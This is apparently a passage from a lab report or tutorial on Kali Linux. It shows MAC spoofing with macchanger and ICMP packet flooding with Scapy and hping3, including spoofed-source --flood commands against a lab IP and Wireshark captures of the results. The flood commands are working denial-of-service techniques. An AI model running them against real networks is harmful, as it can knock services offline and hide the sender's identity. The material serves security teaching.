
-p, --permanent
    Reset MAC address to its original, permanent hardware value.

-l, --list[=keyword]
    Print known vendors (with keyword in the vendor's description string).

Manual page macchanger(1) line 16/60 70% (press h for help or q to quit)
```

Figure 18

- Here some switches to generate random mac address



```

Kali Linux [Running] - Oracle VM VirtualBox
root@kali:~#
Dec 16 10:21 PM
root@kali:~# macchanger --help
-s, --show
    Prints the current MAC. This is the default action when no other
    option is specified.

-e, --ending
    Don't change the vendor bytes.

-a, --another
    Set random vendor MAC of the same kind.

-A     Set random vendor MAC of any kind.

-r, --random
    Set fully random MAC.

-p, --permanent
    Reset MAC address to its original, permanent hardware value.

-l, --list[=keyword]
    Print known vendors (with keyword in the vendor's description
    string).


-b, --bia
    When setting fully random MAC pretend to be a burned-in-address.
    If not used, the MAC will have the locally-administered bit set.

-m, --mac XX:XX:XX:XX:XX:XX, --mac=XX:XX:XX:XX:XX:XX
Manual page macchanger(1) line 22/60 84% (press h for help or q to quit)

```

Figure 19

- 1) macchanger -r eth0 (-r – random)
- 2) macchanger -A eth0 (-A – random vendor mac of same kind)
- 3) macchanger -p eth0 (-p – permanent/original mac address)



```

root@kali:~# macchanger -r eth0
Current MAC: 32:d6:60:d2:7b:f1 (unknown)
Permanent MAC: 08:00:27:14:c5:64 (CADMUS COMPUTER SYSTEMS)
New MAC: 62:df:f8:fe:24:5a (unknown)

root@kali:~# macchanger -A eth0
Current MAC: 62:df:f8:fe:24:5a (unknown)
Permanent MAC: 08:00:27:14:c5:64 (CADMUS COMPUTER SYSTEMS)
New MAC: 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.)

root@kali:~# macchanger -p eth0
Current MAC: 00:c0:6c:97:09:94 (SVEC COMPUTER CORP.)
Permanent MAC: 08:00:27:14:c5:64 (CADMUS COMPUTER SYSTEMS)
New MAC: 08:00:27:14:c5:64 (CADMUS COMPUTER SYSTEMS)

```

Figure 20

# EXTRA TOOLS

## Perform MAC Flooding Using Scapy ( Linux Tool)

Scapy is an open-source, Python-based interactive tool used for packet crafting, sniffing, analyzing, and injecting packets into a network for the purpose of network testing, security auditing, and ethical hacking.

**How to use it –**

- Open kali Terminal
- Type –sudo apt install scapy
- Run scapy
- For Sending 1 packet:  
cmd – **send(IP(dst=target ip)/ICMP())**


The screenshot shows a terminal window titled "Scapy 2.6.1" running on a Kali Linux desktop. The window displays the Scapy logo and version information. Below the logo, a command is entered: "send(IP(dst='192.168.1.40')/ICMP())". The terminal also shows some upgrade logs and a message about PyX imports.

```
Kali Linux [Running] - Oracle VirtualBox
--- Apps Places
Scapy 2.6.1
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 372
[root@kali]~[~/home/atharva]
# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
 apyyyyC/////////YCa
 sY//////YSpCs  scpCY//Pp  | Welcome to Scapy
 ayp ayyyyyySCP//Pp      sy//C  | Version 2.6.1
 AYAsAYYYYYYY//Ps      cY//S  |
 pCCCCV//p      cSSps y//Y  | https://github.com/secdev/scapy
 SPPP//a      pP//AC//Y  |
 A//A      cyP///c  | Have fun!
 p//Ac      sC///a  |
 P//YCpc      A//A  | We are in France, we say Skappee.
 sccccp//pSP//p      p//Y  | OK? Merci.
 sY/////////y caa      S//P  | -- Sebastien Chabal
 cayCyayb//ya      pY/Ya  |
 sY/PsY////Ycc      ac//Yp  |
 sc  sccaCY//PCyapaayCP//Yss
          spCPY////YPSps
          ccaacs
using IPython 8.35.0
>>> send(IP(dst="192.168.1.40")/ICMP())
.
Sent 1 packets.
```

Figure 21

## 2) For sending Multiple packets:

cmd – **packet =IP(dst="target ip ")/ICMP()**  
**Send(packet, count=10000)**




```
SyntaxError: invalid character ''' (U+201D)

>>> from scapy.all import *
>>> packet =IP(dst="192.168.1.40")/ICMP ()
>>> send(packet, count=10000)
```

Figure 22

- Open Wireshark and you will see 10000 ICMP packets sending process begins...



No.	Time	Source	Destination	Protocol	Length	Info
19577	10.497331084	192.168.1.40	192.168.1.52	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
19578	10.497331184	192.168.1.40	192.168.1.52	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
19579	10.498862595	192.168.1.40	192.168.1.52	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19580	10.498862595	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19581	10.498712543	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19582	10.499392995	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19583	10.509926175	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19584	10.510001000	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19585	10.561256728	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19586	10.561849319	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19587	10.502438360	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19588	10.503168445	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19589	10.503168445	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19590	10.504241984	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19591	10.564959375	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19592	10.505665634	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19593	10.506210363	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19594	10.506210363	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19595	10.507458849	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
19596	10.508393221	192.168.1.52	192.168.1.40	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

Frame 1: Packet: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface eth0, id 0 0000 01 00 5e 00 fb ad 5a 00 49 9d fe 00 80 45 00 ... Z @ E  
 Ethernet II, Src: a6:5a:00:49:9d:fe (a6:5a:00:49:9d:fe), Dst: IPv4mcast\_fb (01:00:5e:00:00:fb)  
 User Datagram Protocol, Src Port: 5353, Dst Port: 5353  
 Multicast Domain Name System (query)

Figure 23

# Perform MAC Flooding Using Hping3 ( Linux Tool)

## How to use it :-

- Open kali linux Terminal and type man hping3 – To get Detailed information about hping3

```
Kali Linux [Running] - Oracle VM VirtualBox
HPING3(8)                                     System Manager's Manual
HPING3(8)

NAME
    hping3 - send (almost) arbitrary TCP/IP packets to network hosts

SYNOPSIS
    hping3 [ -hvngVbz012wrfyQbfSRPAUXjJBUTG ] [ -c count ] [ -i wait ] [ --fast ] [ -I interface ] [ -9 signature ] [ -a host ]
    [ -t ttl ] [ -N ip_id ] [ -H ip_protocol ] [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -C icmp_type ] [ -K icmp_code ] [ -s source
    port ] [ -p[+] dest_port ] [ -w tcp_window ] [ -0 tcp_offset ] [ -M tcp_sequence_number ] [ -L tcp_ack ] [ -d data_size ] [
    -E filename ] [ -e signature ] [ --icmp-ipver version ] [ --icmp-iphlen length ] [ --icmp-iplength length ] [ --icmp-ipid id ] [
    --icmp-iproto protocol ] [ --icmp-csum checksum ] [ --icmp-ts ] [ --icmp-addr ] [ --tcpexitcode ] [ --tcp-mss ] [ --tcp-time-
    stamp ] [ --tr-stop ] [ --tr-keep-ttl ] [ --tr-no-rtt ] [ --rand-dest ] [ --rand-source ] [ --beep ] hostname

DESCRIPTION
    hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP
    replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated
    under supported protocols. Using hping3 you are able to perform at least the following stuff:
    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols,
      packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall
      rules.
    - Traceroute-like under different protocols.
    - Firewalk-like usage.
Manual page hping3(8) line 1 (press h for help or q to quit)
```

Figure 24

```
Kali Linux [Running] - Oracle VM VirtualBox
HPING SITE
    primary site at http://www.hping.org. You can find both the stable release and the instruction to download the latest source
    code at http://www.hping.org/download.html

BASE OPTIONS
    -h --help
        Show an help screen on standard output, so you can pipe to less.

    -v --version
        Show version information and API used to access to data link layer, linux sock packet or libpcap.

    -c --count count
        Stop after sending (and receiving) count response packets. After last packet was sent hping3 wait COUNTREACHED_TIMEOUT
        seconds target host replies. You are able to tune COUNTREACHED_TIMEOUT editing hping2.h

    -i --interval
        Wait the specified number of seconds or micro seconds between sending each packet. --interval X set wait to X seconds,
        --interval uX set wait to X micro seconds. The default is to wait one second between each packet. Using hping3 to trans-
        fer files tune this option is really important in order to increase transfer rate. Even using hping3 to perform
        idle/spoofing scanning you should tune this option, see HPING3-HOWTO for more information.

    --fast Alias for -i u10000. Hping will send 10 packets for second.

    --faster
        Alias for -i u1. Faster than --fast ; (but not as fast as your computer can send packets due to the signal-driven de-
        sign).


Manual page hping3(8) line 34 (press h for help or q to quit)
```

Figure 25

## 1)--fast

- Sends 10 packets per second.
- Use Case: Good for basic network discovery or testing firewall rules without overwhelming the target or your own CPU. It is slightly more aggressive than the default mode but still very "polite."


Command --: hping3 -1 192.168.1.40 --rand-source -p 80 --fast



```
(root@kali)-[~/home/atharva]
└─# hping3 -1 192.168.1.40 --rand-source -p 80 --fast
HPING 192.168.1.40 (eth0 192.168.1.40): icmp mode set, 28 headers + 0 data bytes
[...]
```

Figure 26

- Open Wireshark to analyse the packets....



```
Kali Linux [Running] - Oracle VirtualBox
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Capturing from eth0
Dec 16 5:03 AM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl+>
No. Time Source Destination Protocol Length Info
1991 68.44210563 192.168.1.40 Broadcast ARP 60 Who has 192.168.1.1? Tell 192.168.1.40
1992 68.562378191 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=44517/1532, ttl=64 (no response found!)
1993 67.622808562 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=44737/1533, ttl=64 (no response found!)
1994 67.724015619 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=45829/1534, ttl=64 (no response found!)
1995 67.724015619 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=45829/1535, ttl=64 (no response found!)
1996 68.3294677953 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=45830/1536, ttl=64 (no response found!)
1997 68.8294684883 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=46262/1537, ttl=64 (no response found!)
1998 68.129951670 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=518/1538, ttl=64 (no response found!)
1999 68.15254727 AzurWaveTec_5d:1:1:1 Broadcast ARP 60 Who has 192.168.1.1? Tell 192.168.1.42
1999 68.2384946483 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=774/1539, ttl=64 (no response found!)
1999 68.2384946483 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=1288/1540, ttl=64 (no response found!)
1999 68.436185477 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=1288/1541, ttl=64 (no response found!)
1999 68.541717649 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=1542/1542, ttl=64 (no response found!)
1999 68.648652415 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=1789/1543, ttl=64 (no response found!)
1999 68.72321159 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=2054/1544, ttl=64 (no response found!)
1999 68.72321159 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=2365/1545, ttl=64 (no response found!)
1999 68.958752095 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=2598/1546, ttl=64 (no response found!)
1999 68.972223354 192.168.1.40 Broadcast ARP 60 Who has 192.168.1.1? Tell 192.168.1.25
1999 69.068793754 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=2822/1547, ttl=64 (no response found!)
1999 69.1710290984 192.168.1.40 ICMP 42 Echo (ping) request id=0x5295, seq=3097/1548, ttl=64 (no response found!)
> Frame 1913: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 9
> Ethernet II, Src: PCSystemte_14:c5:04 (08:00:27:14:c5:04), Dst: Intel_4d:4b:a6 (38:00:25:1d:4b:a6)
> Internet Protocol Version 4, Src: 185.231.170.81, Dst: 192.168.1.40
> Internet Control Message Protocol
```

Figure 27

- Packets sent to the Target

## 2)--faster

- Sends 100 packets per second.
- Use Case: Useful for testing if a network device (like an entry-level router) can handle a moderate stream of traffic. It begins to consume more significant bandwidth and processing power.


Command -- hping3 -1 192.168.1.40 --rand-source -p 80 --faster



The terminal window shows the command being run: hping3 -1 192.168.1.40 --rand-source -p 80 --faster. The output indicates that ICMP mode is set, with 28 headers and 0 data bytes. The terminal interface includes a status bar at the top showing battery level (38%), signal strength (60%), and network usage (208 kB up, 0 kB down). The bottom status bar shows the date (Dec 16), time (5:07 AM), and user (root@kali:/home/atharva).

Figure 28

- Open Wireshark to analyse the packets....



Wireshark capture showing a series of ICMP echo requests (Type 8, Code 0) sent from various source IP addresses to the target 192.168.1.40. The protocol column shows ICMP, and the destination column shows 192.168.1.40. The length of each packet is 68 bytes. The timestamp and source information are also visible. A pink highlight covers the ICMP request portion of the captured frames.


Figure 29

- Packets sent to the Target

### 3)---flood

- Sends packets as fast as possible (as fast as your CPU and network interface can push them out).
- Mechanism: It does not wait for any incoming replies; it simply blasts the target. This can easily crash a service, saturate a network link, or even cause your own machine to become unresponsive.

Command -: hping3 -1 192.168.1.40 --rand-source -p 80 --flood



```
(root@kali)-[~/home/atharva]
# hping3 -1 192.168.1.40 --rand-source -p 80 --flood
